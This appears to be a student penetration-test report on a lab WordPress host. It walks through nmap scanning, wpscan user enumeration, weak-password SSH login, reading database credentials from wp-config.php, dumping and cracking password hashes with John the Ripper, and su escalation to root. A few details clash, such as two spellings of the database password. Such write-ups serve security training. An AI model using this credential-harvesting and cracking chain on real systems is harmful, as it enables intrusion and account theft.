

Offensive: Summary of Operations

Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

`nmap -sV 192.168.1.110`

Output for Target 1:

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-26 09:56 PST
Nmap scan report for 192.168.1.110
Host is up (0.00095s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

This scan identifies the services below as potential points of entry:

- Target 1
 - List of Ports: **22, 80, 111, 139, 445**
 - Exposed Services: **ssh, http, rpcbind, netbios-ssn**

The following vulnerabilities were identified on each target:

- Target 1

List of Critical Vulnerabilities:

- **CVE-2021-44142 (Samba smbd 3.x - 4.x)** remote attackers with write access to extended file attributes can execute arbitrary code with the privileges of smbd, typically root.

- Improper configured SSH
- Weak Password
- WordPress Enumeration
- Use of weak hashes

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
 - **Exploit Used**
 - Wpscan to enumerate the users of target 1.
 - Wpscan -url <http://192.168.1.110/wordpress> -eu

```
[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive
)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive
)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] No WPVulnDB API Token given as a result vulnerability data
```

- Targeted user Michael
 - Access the machine target 1 by using SSH with Michaels credentials.
 - Due to his password being very weak we were able to gain access.
Password: michael
 - Include the command run: `ssh michael@192.168.1.110`

```
[+] Memory used: 118.047 MB
[+] Elapsed time: 00:00:03
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos
ts.
michael@192.168.1.110's password: █
```

- Once logged in as Michael we navigated to `/var/www/html/wordpress` directory.

```
File Actions Edit View Help
permitted by applicable law.
You have new mail.
michael@target1:~$ cd cat /var/www/html/wordpress/wp-config.php
-bash: cd: cat: No such file or directory
michael@target1:~$ cd cat /var/www/html/wp-config.php
-bash: cd: cat: No such file or directory
michael@target1:~$ cd /var/www/html/wp-config.php
-bash: cd: /var/www/html/wp-config.php: No such file or directory
michael@target1:~$ cd/var
-bash: cd/var: No such file or directory
michael@target1:~$ cd /var
michael@target1:/var$ cd /www
-bash: cd: /www: No such file or directory
michael@target1:/var$ cd www
michael@target1:/var/www$ cd html
michael@target1:/var/www/html$ ls
about.html  css  img  scss  team.html
contact.php  elements.html  index.html  Security - Doc  vendor
contact.zip  fonts  js  service.html  wordpress
michael@target1:/var/www/html$ cd wordpress
michael@target1:/var/www/html/wordpress$ ls
index.php  wp-blog-header.php  wp-cron.php  wp-mail.php
license.txt  wp-comments-post.php  wp-includes  wp-settings.php
readme.html  wp-config.php  wp-links-opml.php  wp-signup.php
wp-activate.php  wp-config-sample.php  wp-load.php  wp-trackback.php
wp-admin  wp-content  wp-login.php  xmlrpc.php
michael@target1:/var/www/html/wordpress$ cat wp-config.php
```

- The next step was to: cat wp-config.php

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
```

MySQL login

Exploit Used

- Used same exploit as above to log in
- Command: *mysql -u root -p*
- user: root password: *R@v3Security*


```
10. No)
You have new mail in /var/mail/michael
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 70
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input state
ment.

mysql> █
```



Kali on ML-REFVM-684427 - Virtual Machine Connection

File Action Media Clipboard View Help

Raven Security – Just an... [Shell No. 1]

michael@target1:/var/www/html/wordpress

File Actions Edit View Help

4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;

Tables_in_wordpress
wp_commentmeta
wp_comments
wp_links
wp_options
wp_postmeta
wp_posts
wp_term_relationships
wp_term_taxonomy
wp_termmeta
wp_terms
wp_usermeta
wp_users

12 rows in set (0.00 sec)

mysql> █

- Command: select * from wp_users;

```
File Actions Edit View Help
wp_usermeta
wp_users
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_registered | user_nicename | user_email |
+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | 2018-08-12 22:49:12 | michael | michael@raven.org |
| 2 | steven | $P$Bk3VD9jsxx/loJqNsURgHiaB23j7W/ | 2018-08-12 23:31:16 | steven | steven@raven.org |
+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>
```

- Next we made a file with the names and hashes of Michael and Steven. File name is wp_hashes.txt

```
Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Raven Security [Shell No. 1] michael@tar...

Shell No. 1
File Actions Edit View Help
GNU nano 4.8 wp_hashes.txt Modified
michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
steven:$P$Bk3VD9jsxx/loJqNsURgHiaB23j7W/

File Name to Write: wp_hashes.txt
^G Get Help ^M-D DOS Format ^M-A Append ^M-B Backup File
^C Cancel ^M-M Mac Format ^M-P Prepend ^T To Files
```

- Next we ran the file through John the Ripper.
 - Command: john -wordlist="/usr/share/wordlists/rockyou.txt" wp_hashes.txt

```

root@Kali:~# john -wordlist="/usr/share/wordlists/rockyou.txt" wp_hashes.tx
t
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84          (steven)
█

```

- Next we step was to ssh steven@192.168.1.110.

```

root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ █

```

- The Next step was to escalate to root.
 - Command: su root
 - Password: toor


```

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ su root
Password:
root@target1:/home/steven# █

```

- Then we cd ~ to the home directory.



The screenshot shows a Kali Linux virtual machine window titled "Kali on ML-REFVM-684427 - Virtual Machine Connection". The terminal window, titled "Shell No. 1", shows a user named "michael@tar..." connected via SSH to a host named "192.168.1.110". The user "steven" provides a password to log in. The target machine is a Debian GNU/Linux system. The user "steven" attempts to use "su" to become root but fails due to authentication issues. The user then uses "sudo" to become root. The root user runs "whoami" (returns "root"), "cd /" (fails with "No such file or directory"), "cd ~" (succeeds), "pwd" (returns "/root"), and "ls" (returns "flag4.txt").

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ su root
Password:
su: Authentication failure
$ su root
Password:
root@target1:/home/steven# whoami
root
root@target1:/home/steven# cd /
bash: cd /: No such file or directory
root@target1:/home/steven# cd ~
root@target1:/home/steven# cd ~
root@target1:~# pwd
/root
root@target1:~# ls
flag4.txt
root@target1:~#
```

- Next we cat the flag4.txt file.

